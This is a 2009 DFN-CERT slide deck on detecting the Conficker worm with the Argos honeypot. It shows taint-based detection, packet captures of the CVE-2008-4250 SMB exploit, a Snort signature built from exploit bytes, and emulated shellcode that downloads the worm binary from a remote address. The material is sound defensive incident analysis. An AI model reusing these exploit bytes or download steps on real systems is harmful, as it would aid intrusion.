

# Experiences with the NoAH Honeynet Testbed to Detect new Internet Worms

Jan Kohlrausch

DFN-CERT Services GmbH  
Sachsenstr. 5  
20097 Hamburg  
kohlrausch@dfn-cert.de


September 16th, 2009




- 1 Introduction and Motivation
- 2 Overview of the Argos Honeypot
- 3 Capture of the W32.Conficker Worm
- 4 Postprocessing of Attack Data

# The NoAH Project

- European project of 6FP
- Major aims:
  - Design a network of honeypots to detect zero-day exploits
  - Production of signatures for attacks
  - Deploy a testbed to demonstrate its effectiveness



# NoAH Testbed Architecture



# History of the W32.Conficker Worm



- **Oct 23, 2008** Microsoft released security update MS08-067 resolving a vulnerability in the Server Service (CVE-2008-4250)
- **Oct 2008** Publication of programs to exploit CVE-2008-4250
- **Nov 3, 2008** First rumor about a new worm was spreading
- **Nov 21, 2008** Large increase in connections to port tcp/445
- **Dec 31, 2008** First variant W32.Conficker.B seen

# Basics: Low-Interaction Honeypots



- Rough simulation of services and vulnerabilities (e.g. Honeyd, Nepenthes, and Honeytrap)
- Designed to respond to *known* attacks
- High effort is required to adapt to new attacks
- Very efficient, but fails to detect new attacks


# Basics: High-Interaction Honeypot

- Attack detection by fully operational operating system (often deployed in virtual machine)
- Instrumented to record attack details
- Very powerful, but typically high risk of being abused by attacker



# The Argos Approach




- Developed by VU (*Vrije Universiteit*) Amsterdam
- Avoids the disadvantages of previous high-interaction honeypots
  - Reduction of the maintenance effort and risk of abuse
  - Accurate attack detection
  - Acceptable performance
- **Key Idea:** Network data must not be able to take *complete* control of the machine! 



# The Argos Approach II



- Focus on memory corruption vulnerabilities (e.g. buffer overflow)
- Capable of the *accurate* and *generic* detection of unknown attacks
- Reduction of risk to abuse the honeypot to attack third parties
- Independent of the honeypot operation system

# Basics: Buffer Overflow





```
function main()
{
    input = read(network);
    vuln(input);
    ...
}
function vuln(char *input)
{
    char *buffer[128];
    ...
    strcpy(input, buffer);
    ..
}
```



# Basics: Buffer Overflow II





# Basics: Buffer Overflow III




# Basics: Buffer Overflow IV





# Basics: Buffer Overflow V



# Argos: Attack Detection





# Argos: Attack Detection II





# Argos: Attack Detection III



- Argos is based on Qemu virtual machine
- Virtual machine monitor of Qemu is instrumented for attack detection
- Attack detection is based on *dynamic taint analysis*
  - Each byte received from the network is marked as being *tainted*
  - Taint bit is preserved during data operation
  - Usage of tainted data is monitored


- For each byte of the honeypot memory a taint bit is reserved
- An alert is raised if:
  - The CPU program counter is loaded with tainted data
  - Tainted data is directly executed by the CPU

# Argos Summary

- Argos applies an accurate and generic attack detection mechanism
- Argos prevents the honeypot operating system from being compromised by protecting against memory corruption vulnerabilities
- It is nearly possible to avoid Argos attack detection
- In contrast to typical high-interaction honeypots Argos restricts the abuse potential

# Situation on Tue, Nov 25 2008

- A lot of reports about an increase in netflows targeting port tcp/445
- Root cause unknown



Carmentis netflow report on Tue, Nov 25 2008

- New Internet worm abusing the serious vulnerability in CVE-2008-4250 was likely
- CVE-2008-4250:
  - Function `NetPathCanonicalize()` inside the Windows Server Service is affected
  - Return address is overwritten by providing a malformed path containing `../../../../`
  - Exploits publicly available
  - No authentication required

# Our Strategy



- Focus on detecting attacks against CVE-2008-4250: Avoid false positives by well-known attacks
- Benefit from the accurate and secure attack detection by Argos
- Set up Windows XP honeypot with all security updates for old vulnerabilities
- Windows XP is hardend: Secure passwords, reverse firewall
- Configured Relayd to monitor 3 class-c networks

# Results: Argos Alert

carlog v0.1.3 Copyright(c) G Portokalidis

VERSION	ARCH	TYPE	TIMESTAMP
0x02	i386	RET	1227544311
EAX	ECX	EDX	EBX
0x49425948 (0x0f94645c) [ 24731]	0x0259f4a4 (0x00000000) [ 24195]	0x0259f4fa (0x00000000) [ 24195]	0x0259005c (0x0f94649a) [ 24707]
ESP	EBP	ESI	EDI
0x0259f45c (0x00000000) [ 24195]	0x00020408 (0x0f946454) [ 24723]	0x0259f496 (0x00000000) [ 24695]	0x0259f444 (0x00000000) [ 24695]
EIP	Faulty EIP	EFLAGS	
0x6fe216e2 (0x0f946458)	0x77c47eb2	0x00000202	



# Results: Worm Attack I

The image shows a Wireshark packet capture window titled "packetdump pcap - Wireshark". The filter is set to "ip.addr == 190.51.61.86". The packet list shows a sequence of TCP and SMB packets. A yellow box highlights the initial SYN and ACK packets (17888-17895). A green box highlights the SMB negotiation and session setup packets (17896-17911). The packet details pane shows the SMB structure, including the "Process ID: 684" and "User ID: 8". The packet bytes pane shows the raw data for the selected packet.

No.	Time	Source	Destination	Protocol	Info
17888	2008-11-26 13:41:19.571749	190.51.61.86	[REDACTED]	TCP	1691 > 445 [SYN] Seq=0 Len=0 MSS=1440
17889	2008-11-26 13:41:19.672339	[REDACTED]	190.51.61.86	TCP	445 > 1691 [SYN, ACK] Seq=0 Ack=1 Win=17280 Len=0 MSS=1460
17891	2008-11-26 13:41:19.855950	190.51.61.86	[REDACTED]	TCP	[REDACTED]
17893	2008-11-26 13:41:19.865934	[REDACTED]	190.51.61.86	SMB	Negotiate Protocol Response
17894	2008-11-26 13:41:28.195229	190.51.61.86	[REDACTED]	SMB	Session Setup AndX Request, User: anonymous
17895	2008-11-26 13:41:28.196470	[REDACTED]	190.51.61.86	SMB	Session Setup AndX Response
17896	2008-11-26 13:41:28.485198	190.51.61.86	[REDACTED]	TCP	445 > 1691 [FIN, ACK] Seq=226 Ack=130 Win=17152 Len=0
17897	2008-11-26 13:41:28.485636	[REDACTED]	190.51.61.86	TCP	1786 > 445 [SYN] Seq=8 Len=0 MSS=1448
17898	2008-11-26 13:41:28.495386	[REDACTED]	190.51.61.86	TCP	445 > 1786 [SYN, ACK] Seq=0 Ack=1 Win=17280 Len=0 MSS=1460
17899	2008-11-26 13:41:28.495889	[REDACTED]	190.51.61.86	TCP	1691 > 445 [ACK] Seq=130 Ack=227 Win=65310 Len=0
17908	2008-11-26 13:41:28.851944	190.51.61.86	[REDACTED]	SMB	Negotiate Protocol Request
17909	2008-11-26 13:41:28.876387	[REDACTED]	190.51.61.86	SMB	Negotiate Protocol Response
17902	2008-11-26 13:41:28.886177	190.51.61.86	[REDACTED]	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
17903	2008-11-26 13:41:28.886739	[REDACTED]	190.51.61.86	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MOR
17904	2008-11-26 13:41:21.276643	190.51.61.86	[REDACTED]	SMB	Session Setup AndX Request, NTLMSSP_AUTH, User: \
17905	2008-11-26 13:41:21.278385	[REDACTED]	190.51.61.86	SMB	Session Setup AndX Response, NTLMSSP_AUTH, User: \
17906	2008-11-26 13:41:21.679293	190.51.61.86	[REDACTED]	SMB	Tree Connect AndX Request, Path: \\ [REDACTED] \IPC\$
17907	2008-11-26 13:41:21.681173	[REDACTED]	190.51.61.86	SMB	Tree Connect AndX Response
17908	2008-11-26 13:41:22.274448	190.51.61.86	[REDACTED]	SMB	Tree Connect AndX Request, Path: \\ [REDACTED] \IPC\$
17910	2008-11-26 13:41:22.275369	[REDACTED]	190.51.61.86	SMB	Tree Connect AndX Response
17911	2008-11-26 13:41:23.154651	190.51.61.86	[REDACTED]	SMB	NT Create AndX Request, FID: 0x4088, Path: \srvsvc

Process ID: 684  
User ID: 8

Process ID (smb.pid), 2 bytes

P: 19395 D: 83 M: 0

Protocol handshake: Connecting to the Server Service

# Results: Worm Attack II

The screenshot shows a Wireshark interface with a packet dump filter set to `ip.src == 198.189.47.74`. The packet list shows multiple SMB transactions. Packet 1928 is highlighted and expanded to show a hex dump of the SMB packet body. The hex dump contains the following text:

```
0248 02 44 46 62 88 e2 16 dc 6f 55 4e 53 42 27 7f db 6f
0249 52 4e 58 48 43 4c 56 4c 53 4f 5a 4e 44 53 46 4c
0250 46 51 4e 46 58 43 42 4c 4f 56 52 5b 4a 44 53 45 41
0251 4f 48 45 43 42 44 46 52 42 49 92 4a 24 b6 97 03
0252 15 37 eb 62 58 44 57 56 58 5b 45 44 4e 48 08 08
0253 08 08 1f 1f 08 08 02 08 08 08 08 08 08 08 02 08
0254 08 08 3c 08 08 01 01 08 08 08 08 08
```

The string `..L.A.X.E.G.Y.S.P.` is circled in red in the original image, indicating the characteristic attack string.

Invocation of `NetPathCanonicalize()` and identifying the characteristic attack string

# Generation of Attack Signatures

- Argos identifies the Ethernet frame containing the exploit data
- Attack signatures in Snort format are generated by Nebula<sup>1</sup>
- Signatures are based on common substrings in attack data

---

<sup>1</sup>Nebula is available at <http://nebula.carnivore.it/>

# Generation of Attack Signatures II

```
alert tcp any any -> $HOME_NET any (msg: "nebula rule 2000003 rev. 1";  
  ...  
  content: "|f2|"; distance: 4; within: 341;  
  content: "Iiz0AXpeNmiPzpbJfPHEmVnLIqPigXyEEQHKOVowKenLOfAczzhbWVcU  
BLssDUroxXCrBelDpHtxXBjPnkWYWGzqYihrDTUKdPttbOysjKKopRRMYGVPXoZwidS  
pUJQVuEMmkgxaGGLxkRYVGuhEgruIMVFgsIHvTTuTXICHqnsrBFyyIISR\\|00|.|00|  
.|00|\\|00|.|00|.|00|\\|00|A|00|W|00|L|00|P|00|V|00|C|00|I|00 08 04  
02 00 b0 1c 1f 00|G000|b0 1c 1f 00|LCKLMKYZMMARLUXJMOOAKXQYBXDNJXLWF  
GIDRDOIFU|92|J|24 b6 97 03 f5|7|eb|ZHORYZYITNE|00 00 00 00 1f 03 00  
00 02 00 00 00 00 00 00 02 00 00 00|\\|00 00 00 01 01 00 00 00  
00 00 00|"; distance: 16; within: 342; sid: 2000003; rev: 1;)
```

# Capturing the Worm Binary II

- Argos records relevant attack data
- Attack data usually contains the full shell-code of the exploit
- Execution of shell-code can be emulated by the library `libemu`<sup>2</sup>
- Libemu reveals download-URL of worm binary

---

<sup>2</sup>Libemu is available at <http://libemu.carnivore.it/>

# Capturing the Worm Binary II

```
./sctest -gS -s 1000000 < argos.csi.56984385
....
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x00417264 =>
        = "urlmon"; ) = 0x7df20000;
HRESULT URLDownloadToFile (
    LPUNKNOWN pCaller = 0x00000000 =>
        none;
    LPCTSTR szURL = 0x0041726f =>
        = "http://xxx.xxx.185.142:4367/fzlnm";
    LPCTSTR szFileName = 0x0012fe88 =>
        = "x."; ) = 0;
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x0012fe88 =>
        = "x."; ) = 0x00000000;
```

# Conclusion

- High-interaction honeypots are essential for zero-day attack detection
- Argos significantly reduces the abuse risk and maintenance effort of the honeypot
- Honeypot operating system should be properly configured
- Recorded Argos attack data allows signature generation and capture of the worm binary

# Thanks for your attention!

Questions?

